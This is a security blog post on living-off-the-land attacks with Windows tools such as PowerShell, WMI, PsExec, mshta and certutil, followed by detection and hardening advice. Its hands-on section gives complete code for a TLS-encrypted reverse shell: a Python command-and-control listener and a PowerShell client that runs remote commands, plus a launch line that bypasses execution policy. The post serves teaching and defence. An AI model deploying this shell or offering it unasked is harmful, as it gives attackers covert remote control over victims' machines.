
Cyber criminals uses native, legitimate tools within the victim’s system to sustain and advance an attack. This is know as Living off the land (LOTL). Unlike traditional malware attacks, they do not require an attacker to install any code or scripts within the target system. the attacker uses tools that are already present in the environment, such as PowerShell, Windows Management Instrumentation (WMI) to carry out the attack. Using native tools makes LOTL attacks far more difficult to detect. if the organization is searching for known malware scripts or files then this type of attack can be missed within the system, the hacker can stay undetected in the victim’s environment for weeks, months or even years.
Common Living-Off-The-Land Techniques
- PowerShell
A powerful scripting language and automation framework built into Windows operating systems. It is widely used by system administrators to manage systems and automate tasks. However, its power and flexibility also make it a prime target for attackers. Attackers can use PowerShell to execute malicious scripts, download and execute payloads, and bypass security controls.
PowerShell is the Swiss Army knife. You can script everything from initial reconnaissance to full lateral movement, all while looking like legitimate automation. Encoded commands let you hide malicious payloads in base64 strings that most monitoring tools won’t decode. PowerShell Remoting gives you remote access that looks exactly like normal administrative work.
2. Windows Management Instrumentation (WMI)
This is the persistence tool everyone forgets about. It runs with system privileges, executes remotely, and leaves forensic traces that blend into normal management traffic. Attackers use it to query system information, execute commands, and maintain backdoors that survive reboots.
3. PsExec
the classic SysInternals tool – moves attackers laterally without raising flags. It’s a legitimate remote administration utility that Microsoft owns. When you see PsExec on the network, it’s often legitimate. That ambiguity is exactly why attackers love it. Combined with stolen credentials, it gives you interactive command shells on remote systems without deploying a single piece of malware.
4. Rundll32
It executes DLL functions without loading them as traditional libraries. You can run code directly from memory, bypassing file-based detection entirely. “Fileless” malware isn’t magic – it’s just rundll32 running code that never touches disk.
5. Mshta
flies completely under the radar. It executes HTML applications, which means you can run JavaScript and VBScript with full system access while looking like a browser process. Many endpoint detection tools ignore mshta.exe because it’s a legitimate Windows component. Attackers pack malicious payloads into .hta files and execute them without triggering alerts.
6. Certutil
It’s meant for certificate management, but the -urlcache and -split flags let you download files from arbitrary URLs. Security teams see certutil traffic and assume it’s PKI operations. Meanwhile, attackers are pulling down second-stage payloads while looking like they’re updating certificate stores.
Defenses:
- Signature-based detection is useless when attackers use signed Microsoft binaries. You can’t block PowerShell.exe or blocklist WMI – your infrastructure would collapse. Allowlist approaches fail because these tools must be allowed to function. Behavioral detection sounds promising until you realize that distinguishing a malicious sysadmin from a legitimate one is nearly impossible when they’re running identical commands.
- The “no malware” problem is the real killer. Traditional incident response assumes you’ll find malicious files to quarantine. LOTL attacks leave nothing. Everything runs in memory using legitimate tools. Your forensics team shows up and finds… normal system logs. It’s not that the attackers are exceptionally stealthy. It’s that they never did anything malicious from a file system perspective.
- Baseline what’s actually normal for your environment, not what Microsoft says is normal. Most shops don’t do this because it’s tedious. You need to know the typical process trees, the normal PowerShell usage patterns, the expected network destinations. Then you hunt for deviations. It’s not glamorous work, but it’s the only way to catch LOTL activity.
- Log full command lines, not just process execution. The difference between normal PowerShell and malicious PowerShell is often in the parameters: -enc for encoded commands, -nop to bypass profiles, hidden windows. Your SIEM needs the full command to detect these patterns.
- Watch process trees obsessively. Word.exe spawning PowerShell should make you nervous. Excel launching rundll32 is a red flag. Explorer.exe executing certutil is suspicious. These parent-child relationships tell a story that individual process execution logs miss. Attackers often break these patterns because they don’t know your environment’s “normal” as well as you should.
- Monitor where your trusted tools talk to. PsExec connecting to internal servers is normal. PsExec calling home to IPs in Eastern Europe is a problem. PowerShell pulling scripts from your code repository is expected. PowerShell downloading payloads from Pastebin isn’t. Most teams ignore egress monitoring for “trusted” tools, which is exactly the blind spot attackers exploit.
- Map against MITRE ATT&CK and hunt for the patterns. T1059 (Command and Scripting Interpreter), T1047 (Windows Management Instrumentation), T1218 (Signed Binary Proxy Execution). These aren’t theoretical frameworks – they’re maps of what real attackers actually do. Use them to guide your detection engineering, not just to label incidents after the fact.
Making attackers work harder:
- PowerShell Constrained Language Mode is your friend. It blocks most malicious scripts while allowing legitimate administrative functions. Yes, it might break some legacy scripts. That’s a feature, not a bug – you should know what scripts are running in your environment. Constrained Language Mode forces that inventory.
- Application control needs to evolve beyond simple allow/block. It’s not enough to allow PowerShell – you need to control how it’s used. Block encoded command execution. Restrict script execution from temporary directories. Prevent PowerShell from launching child processes that are obviously malicious. These are granular controls that require work, but they break LOTL attacks.
- Credential hygiene is boring but critical. LOTL attacks rely heavily on stolen credentials to move laterally. Implement tiered administration so domain admin credentials never touch workstations. Use jump boxes with multi-factor authentication. Monitor for credential reuse across systems. These aren’t new concepts, but they’re rarely implemented well.
- Log everything, even when it hurts. Command-line logging, PowerShell module logging, script block logging, WMI tracing. Yes, it generates data. Yes, you need infrastructure to handle it. But you cannot detect LOTL attacks without this telemetry. The cost of logging is always less than the cost of a breach you didn’t detect.
- User training still matters, unfortunately. Phishing remains the entry point for most LOTL attacks. Users who enable macros or click malicious links give attackers the initial foothold they need. Technical controls help, but the human element remains the weakest link. Training needs to be continuous, not annual compliance theater.
For some hands on learning try this example below.
⚠️ Legal Disclaimer
This content is provided for educational and defensive security research purposes only.
The techniques and code demonstrated are intended to help security professionals, system administrators, and students understand how “Living Off the Land” attacks operate so they can better defend against them.
Unauthorized access to computer systems is illegal. You must only use these examples on systems you own or have explicit written permission to test. The author assumes no liability for any misuse, damage, or legal consequences resulting from the use of this information.
By reading further or using any provided code, you agree that:
- You will not use this knowledge for malicious, unauthorized, or illegal activities.
- You are solely responsible for your own actions.
- The author is not responsible for any harm or legal issues that may arise from your use of this material.
- Kali Server Setup
Generate a Self‑Signed TLS Certificate.
Run these commands on Kali to create a certificate and key file:
openssl req -x509 -newkey rsa:4096 -keyout server.key -out server.crt -days 365 -nodes -subj "/CN=localhost"
This creates server.key (private key) and server.crt (public certificate) in the current directory.
server-side:
save as lotl_server.py
#!/usr/bin/env python3import socketimport sslimport sysimport threadingHOST = '0.0.0.0'PORT = 443CERT_FILE = 'server.crt'KEY_FILE = 'server.key'def receive_output(reader): """Thread target: continuously read from the client and print to stdout.""" try: while True: line = reader.readline() if not line: break sys.stdout.write(line) sys.stdout.flush() except: passdef handle_client(conn): """Handle one client connection with separate threads for send/receive.""" try: # Wrap the socket in a file-like object for line reading/writing conn_file = conn.makefile('rw', encoding='utf-8', errors='replace') reader = conn_file writer = conn_file # Start a thread to receive and print output from the client recv_thread = threading.Thread(target=receive_output, args=(reader,)) recv_thread.daemon = True recv_thread.start() # Main thread: read commands from the attacker and send to client while True: cmd = input() # No prompt; just wait for input if cmd.strip().lower() == "exit": writer.write("exit\n") writer.flush() break elif cmd.startswith("cd "): # Send the special 'cd' command and the path on the next line writer.write("cd\n") writer.write(cmd[3:].strip() + "\n") writer.flush() else: writer.write(cmd + "\n") writer.flush() except (BrokenPipeError, ConnectionResetError, EOFError): print("\n[!] Client disconnected.") finally: conn.close()def main(): server_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM) server_sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1) server_sock.bind((HOST, PORT)) server_sock.listen(1) context = ssl.create_default_context(ssl.Purpose.CLIENT_AUTH) context.load_cert_chain(certfile=CERT_FILE, keyfile=KEY_FILE) context.minimum_version = ssl.TLSVersion.TLSv1_2 print(f"[*] Listening on {HOST}:{PORT} (TLS)...") while True: client_sock, addr = server_sock.accept() print(f"\n[+] Connection from {addr}") tls_conn = context.wrap_socket(client_sock, server_side=True) threading.Thread(target=handle_client, args=(tls_conn,), daemon=True).start()if __name__ == "__main__": main()

python3 lotl_server.py
Client-side code for windows:
<#.SYNOPSIS LOTL Encrypted Reverse Shell Client (PowerShell + .NET).DESCRIPTION Establishes a TLS-encrypted reverse shell to a remote server. Uses only built-in Windows/.NET components – no external binaries. Supports 'cd' (change directory) and 'exit' commands..PARAMETER Server IP address or hostname of the listening server (default: 192.168.1.100)..PARAMETER Port TCP port of the listening server (default: 443)..EXAMPLE .\client.ps1 -Server 10.0.0.5 -Port 4443#>param( [string]$Server = "192.168.1.100", # <-- CHANGE THIS TO YOUR KALI IP [int]$Port = 443)# Suppress errors for cleaner output in interactive use$ErrorActionPreference = "SilentlyContinue"try { # 1. Create a TCP connection to the server $tcpClient = New-Object System.Net.Sockets.TcpClient($Server, $Port) $networkStream = $tcpClient.GetStream() # 2. Wrap the stream with TLS encryption # The second parameter ($false) means we leave the inner stream open. # The third parameter is a delegate that always returns $true, # meaning we accept any server certificate (self-signed is fine). $sslStream = New-Object System.Net.Security.SslStream( $networkStream, $false, { $true } ) $sslStream.AuthenticateAsClient("") # No specific target host validation # 3. Create reader/writer for easy line-based communication $writer = New-Object System.IO.StreamWriter($sslStream) $reader = New-Object System.IO.StreamReader($sslStream) $writer.AutoFlush = $true # Ensure commands are sent immediately # 4. Main command loop while ($true) { # Read a command line from the server $cmd = $reader.ReadLine() if ($cmd -eq $null) { break } # Connection closed # Handle special commands if ($cmd -eq "exit") { break } elseif ($cmd -eq "cd") { # The server sends the target path on the next line $newPath = $reader.ReadLine() try { Set-Location -Path $newPath -ErrorAction Stop $writer.WriteLine("Changed directory to: $((Get-Location).Path)") } catch { $writer.WriteLine("cd: $_") } continue } # Execute regular command and capture output try { $output = Invoke-Expression $cmd 2>&1 | Out-String } catch { $output = $_.Exception.Message } # Send the output back to the server $writer.WriteLine($output) }}catch { # Silently exit if any error occurs during setup}finally { # Clean up resources if ($reader) { $reader.Close() } if ($writer) { $writer.Close() } if ($sslStream) { $sslStream.Close() } if ($tcpClient) { $tcpClient.Close() }}

on windows in the cmd run:
powershell -ExecutionPolicy Bypass -File client.ps1
Attackers only need to succeed once. You need to defend everywhere. LOTL techniques plus supply chain attacks create nightmare scenarios where the attackers know your environment better than you do. Reactive defense is already obsolete. By the time your SIEM generates an alert based on IOCs, attackers have likely been in your environment for months. You need proactive threat hunting – actively looking for anomalous behavior, not just waiting for alerts.
The future belongs to organizations that treat detection as a continuous process, not a product you buy. Tools help, but understanding your environment, maintaining good security practices, and hunting for anomalies is what actually catches LOTL attacks.





Leave a Reply